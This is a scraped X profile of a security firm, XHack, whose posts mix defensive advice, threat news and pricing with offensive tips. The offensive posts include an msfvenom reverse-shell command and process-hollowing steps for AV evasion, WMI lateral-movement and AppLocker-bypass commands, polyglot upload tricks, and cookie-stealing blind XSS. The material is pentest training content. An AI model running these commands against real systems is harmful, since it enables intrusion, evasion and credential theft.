XHack

162 posts

XHack banner
XHack

XHack

@xhackio

XHack is a certified cybersecurity firm providing VAPT, Red Teaming, SOC Services, Threat Intelligence, and GDPR Compliance. Powered by XHack AI.

Bergabung Ocak 2026
29 Mengikuti9 Pengikut
XHack
XHack@xhackio·

💡 The Power of Fuzzing in Modern AppSec Automated scanners are great for finding known issues, but they often miss the weird edge cases that lead to the most interesting bugs. That's where fuzzing comes in. Fuzzing involves sending malformed, unexpected, or random data to an application's inputs to see how it behaves. It's a fantastic way to uncover logic flaws, memory corruption, and other vulnerabilities that static analysis can't find. Modern fuzzers can even learn from application responses to generate more intelligent payloads. Are you incorporating fuzzing into your security testing workflow? xhack.io/services #XHack #cybersecurity #infosec
XHack tweet media
English
0
0
0
2
XHack
XHack@xhackio·

🛡️ The 2026 Cybersecurity Job Market: What's Hot, What's Not If you're looking to pivot or advance your career this year, here's the reality check you need. Cloud security architects are still in massive demand, but the real growth is in AI security specialists. Companies are scrambling to secure their LLMs and AI pipelines, and there aren't enough experts to go around. Offensive security roles (pentesting, red teaming) remain stable but competitive. The surprise? GRC and compliance roles are heating up again. With new regulations around AI and data privacy, companies need people who can translate legal requirements into technical controls. What's your next career move? Are you leaning towards a technical specialty or a strategic role? #infosec #cybercareers #cloudsecurity
XHack tweet media
English
0
0
0
6
XHack
XHack@xhackio·

🔐 Secure Your API with Request Signing Most API security focuses on authentication and rate limiting, but request signing is what prevents tampering in transit. Without it, attackers can modify parameters between client and server. Here's how to implement it properly: ✅ Generate a secret key shared between client and server ✅ Create a signature using HMAC-SHA256 of the request body + timestamp ✅ Include the signature and timestamp in headers ✅ Server validates the signature and checks timestamp freshness (prevent replay) Tools like Burp Suite can't tamper with signed requests without breaking the signature. This is especially critical for financial APIs and sensitive data transfers. What's your preferred method for API request integrity? #cybersecurity #infosec #appsec
XHack tweet media
English
0
0
0
2
XHack
XHack@xhackio·
@EvanKlein338226 Exactly, and most people miss the point. Blind XSS can sit for weeks, months, or years just like an ancient landmine, but when it triggers, it pays off.
English
0
0
0
4
Evan Klein
Evan Klein@EvanKlein338226·
My blind XSS approach: 1. Set up XSS Hunter or similar callback server 2. Inject in EVERY input field, not just obvious ones (support tickets, feedback forms, contact names) 3. Include unique identifiers in each payload so you know exactly where it triggered 4. Wait. Sometimes takes weeks for an admin to view your data Most hunters skip this step bc no instant gratification, but that's exactly why it pays well when it hits
English
1
0
1
11
XHack
XHack@xhackio·
🔓 The $100K Blind XSS: How a Hidden Payload Led to Full Admin Compromise A recent bug bounty writeup detailed a critical blind XSS that started in a user profile field and ended with complete admin panel access. The researcher injected a payload that wasn't immediately visible, but was later rendered in an internal admin dashboard. The key technique? Chaining a stored XSS with a callback to an external server. The payload sat dormant until an admin viewed the user's profile in the backend, triggering the script and sending the admin's session cookie to the researcher's server. This highlights why input validation AND output encoding are non-negotiable. Sanitizing on input isn't enough if the data is later rendered unsafely in a different context. What's your process for testing stored XSS in admin interfaces? #bugbounty #infosec #cybersecurity
XHack tweet media
English
1
0
1
19
XHack
XHack@xhackio·

🔓 File Upload Vulnerabilities: The Bug Bounty Classic File uploads are a staple in web apps, and they're still a goldmine for bug bounty hunters. The classic bypass? Upload a.php file disguised as a.jpg by manipulating the Content-Type header or using null bytes in the filename. But modern apps are smarter. They use magic bytes, file signature checks, and server-side validation. Your next move? Try polyglot files. Craft a valid JPEG that also contains PHP code. Tools like exiftool can inject payloads into image metadata. If the server re-processes the image, you might trigger RCE. Don't just test the upload. Test the entire flow. Where is the file stored? Can you access it directly? Is there any image resizing or compression happening server-side? That's where new vulnerabilities like ImageTragick or Ghostscript flaws appear. What's your go-to technique for testing file uploads? Share your favorite payload. #bugbounty #cybersecurity #pentesting
XHack tweet media
English
0
0
0
9
XHack
XHack@xhackio·

🛡️ The Security Platform That Grows With Your Team Most security tools are built for either solo researchers or massive enterprises. Nothing in between. XHack is different. We designed our platform to scale with you. Start with our Researcher plan for $20/month. You get full access to the AI pentest engine, GitGuard for your repos, and the SOC dashboard. Perfect for learning, CTFs, and freelance work. When your team grows, upgrade to a Company plan. You get multi-tenant isolation, role-based access control, and centralized billing. The Elite plan at $3,000/month gives you everything: full SOC, unlimited vulnerability assessments, AI Probe for LLMs, and our complete suite of 9 professional services. The same powerful AI, the same unrestricted capabilities, just scaled for your needs. Why pay for tools you'll outgrow? Choose a platform that evolves with you. xhack.io/pricing #XHack #cybersecurity
XHack tweet media
English
0
0
1
6
XHack
XHack@xhackio·

🔓 OSEP: Process Hollowing for AV Evasion Process hollowing is a classic technique for bypassing antivirus by creating a suspended legitimate process, hollowing out its memory, and injecting your own shellcode. Here's a practical breakdown using a tool like msfvenom and a custom C++ loader: 1. Generate your shellcode: msfvenom -p windows/x64/meterpreter/reversetcp LHOST=YOURIP LPORT=4444 -f raw -o shellcode.bin 2. The loader code does this: • CreateProcess on a target (e.g., svchost.exe) with CREATE_SUSPENDED flag. • Use NtUnmapViewOfSection to hollow out the process's memory. • Allocate new memory with PAGEEXECUTEREADWRITE permissions. • Write your shellcode to the allocated memory. • Set the thread context to point to your shellcode. #OSCP #OSWE #OSEP #pentesting #cybersecurity
XHack tweet media
English
0
0
1
12
XHack
XHack@xhackio·
🔓 OSEP: Lateral Movement with WMI You've compromised one Windows host. Now you need to move laterally. WMI (Windows Management Instrumentation) is a powerful, often-overlooked method that uses legitimate system administration protocols. Instead of dropping files, you can execute commands remotely using the built-in Win32_Process class. The classic command is: wmic /node:TARGET_HOST /user:DOMAIN\USER /password:PASSWORD process call create "cmd.exe /c whoami" For stealth, use a one-liner to download and execute a payload from your C2 server without touching disk. Combine with PowerShell for encoded commands to evade basic command-line logging. Remember, this requires admin privileges on the target and appropriate firewall rules (port 135) must be open. Always check your engagement scope first. What's your favorite tool for living-off-the-land lateral movement? #OSEP #pentesting #cybersecurity #OSCP #OSWE
XHack tweet media
English
0
0
1
11
XHack
XHack@xhackio·

🔐 Secure Your CI/CD Secrets with Short-Lived Tokens Hardcoded credentials in your CI/CD pipeline are a goldmine for attackers. Once they get access to your build system, they can pivot to your source code, cloud environment, and production data. Instead of using long-lived API keys or passwords, configure your pipeline to use short-lived, dynamically generated credentials. For GitHub Actions, use OpenID Connect (OIDC) to get temporary AWS credentials. For GitLab CI, use ID tokens. For Jenkins, leverage the Credentials Binding plugin with rotation. This way, even if a build log is leaked, the exposed token is already expired and useless. How are you managing secrets in your automation today? #cybersecurity #infosec #appsec
XHack tweet media
English
0
0
0
12
XHack
XHack@xhackio·
⚠️ Chrome Zero-Day CVE-2026-5281 Actively Exploited Google has patched a high-severity zero-day vulnerability in Chrome, tracked as CVE-2026-5281, which is already being exploited in the wild. This marks the first Chrome zero-day of the year. The details are sparse, but Google's rapid patch release indicates a serious threat. Users and enterprises must update Chrome immediately. This is a stark reminder that even the most secure browsers are not immune to zero-day attacks, and patch management is non-negotiable. Are your browser update policies automated, or are you relying on manual checks? thehackernews.com/2026/04/new-ch… #threatintel #cybersecurity #infosec
XHack tweet media
English
0
0
2
74
XHack
XHack@xhackio·

🔓 OSED: Practical Reverse Engineering with x64dbg Preparing for the Offensive Security Exploit Developer (OSED) exam? Let's talk about a core skill you'll need: practical reverse engineering with x64dbg. The exam expects you to analyze and exploit custom binaries, which means moving beyond automated tools to manual, methodical analysis. Here's a solid methodology to practice. First, load the target binary into x64dbg. Don't just run it. Start by examining the modules and strings for any obvious clues. Then, set a breakpoint on the program's entry point and step through the initial execution. Your goal is to map out the program's flow, identify key functions (like those handling user input), and locate potential vulnerabilities like buffer overflows. Pay close attention to the stack and heap behavior in the registers window as you step through instructions. Key takeaway? The OSED isn't about finding the bug with a fuzzer; it's about understanding the code at the assembly level to build a reliable exploit. Practice this manual analysis on crackmes and older, known-vulnerable software to build the foundational skills OffSec tests. What's your go-to technique for stepping through unfamiliar assembly code? #OSCP #OSWE #OSEP #pentesting #cybersecurity
XHack tweet media
English
0
0
0
20
XHack
XHack@xhackio·
🔓 The Psychology of Social Engineering Attacks Social engineering remains one of the most effective attack vectors because it bypasses technical controls entirely. Attackers exploit human psychology,curiosity, fear, urgency, and trust,to manipulate targets into revealing credentials, clicking malicious links, or transferring funds. Understanding the common psychological triggers is the first step in building an effective human firewall. Phishing simulations and security awareness training are crucial, but they must go beyond spotting typos. Teach your team to recognize the emotional pressure tactics, the unusual requests, and the subtle inconsistencies in communication. What's the most convincing social engineering attempt your team has encountered? Share your stories below. #XHack #cybersecurity #infosec
XHack tweet media
English
0
0
0
9
XHack
XHack@xhackio·
🛡️ Secure Your Kubernetes RBAC Configurations Kubernetes Role-Based Access Control (RBAC) is powerful but often misconfigured, leading to privilege escalation and lateral movement opportunities for attackers. The default 'cluster-admin' binding is a common culprit. ACTIONABLE ADVICE: ✅ Use the principle of least privilege. Create specific roles for each service account and user. ✅ Audit existing bindings with kubectl get clusterrolebindings and kubectl get rolebindings, all-namespaces. Look for overly permissive verbs like '*'. ✅ Implement namespace segregation. Avoid giving broad cluster-wide permissions unless absolutely necessary. ✅ Regularly review audit logs for anomalous API calls. Tools like Kubescape or kube-bench can automate these checks. Misconfigured RBAC is a primary entry point in containerized environments. What's your go-to tool for K8s security auditing? xhack.io/services #cybersecurity #infosec #appsec
XHack tweet media
English
0
0
0
9
XHack
XHack@xhackio·

⚠️ Google Attributes Axios npm Attack to North Korean Threat Actor Google's Threat Analysis Group has formally attributed the recent supply chain compromise of the popular Axios npm package to UNC1069, a financially motivated North Korean threat activity cluster. This attribution highlights the persistent threat of state-aligned actors targeting open-source ecosystems. The attack involved typosquatting and dependency confusion, compromising developer environments to steal credentials and cryptocurrency. Supply chain attacks remain a critical vector, as they can bypass traditional perimeter defenses and impact thousands of downstream applications with a single malicious package. How does your organization monitor for malicious dependencies in your CI/CD pipeline? Automated tools like XHack AI can help identify and analyze suspicious packages before they reach production. thehackernews.com/2026/04/google… #threatintel #cybersecurity #infosec
XHack tweet media
English
0
0
1
27
XHack
XHack@xhackio·
🔐 Blockchain-Verified Pentest Certificates: Stop Trusting PDFs Your penetration test report is only as trustworthy as its certificate. PDFs can be edited, forged, or altered after issuance, creating a false sense of security for you and your clients. XHack anchors every certificate on the Polygon blockchain. The certificate's SHA-256 hash is permanently recorded, making it tamper-proof. Anyone can verify its authenticity instantly via a public QR code. This provides immutable proof of your assessment's scope, methodology, and findings summary. It builds trust with stakeholders and compliance auditors who demand verifiable evidence. Are you still relying on forgeable PDF certificates for your security assessments? xhack.io/certifications #devsecops #appsec #XHackAI
XHack tweet media
English
0
0
1
6
XHack
XHack@xhackio·
💻 Linux Privilege Escalation: Kernel Exploit Primer Finding a kernel exploit is often the fastest path to root, but it's not just about running a script. The real skill is in the research and adaptation. First, gather system info: uname -a, cat /etc/os-release, dpkg -l | grep kernel. Use tools like Linux Exploit Suggester or searchsploit. The key is matching the exact kernel version and distribution. Modern mitigations like SMEP, SMAP, and KASLR make exploitation harder. You'll often need to bypass these first. Tools like Metasploit's post/ modules can help automate some checks, but manual verification is crucial to avoid crashing the target. Remember: Always have a backup session. Kernel panics happen. Test in a lab first if possible. The goal is a stable root shell, not just a one-shot crash. What's your go-to resource for researching kernel CVEs? xhack.io #pentesting #redteam #OSCP
XHack tweet media
English
0
0
2
6
XHack
XHack@xhackio·
🛡️ OSEP: Bypassing AppLocker with Alternate Data Streams AppLocker can block execution of scripts and binaries, but Windows Alternate Data Streams (ADS) provide a clever bypass. Instead of running PowerShell directly, create an ADS containing your script and execute it via wmic or rundll32. EXAMPLE: Create a malicious PowerShell script in ADS: echo Get-Process > normal.txt:evil.ps1 Execute it using wmic: wmic process call create "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -f normal.txt:evil.ps1" This technique works because AppLocker rules typically target file extensions and known paths, not ADS. For OSEP labs, always check for AppLocker policies with Get-AppLockerPolicy, then explore ADS, registry-based execution, or trusted publisher certificates as alternatives. What's your favorite AppLocker bypass method? Share in the replies. #OSEP #pentesting #cybersecurity #OSCP #OSWE
XHack tweet media
English
0
0
2
14
XHack
XHack@xhackio·
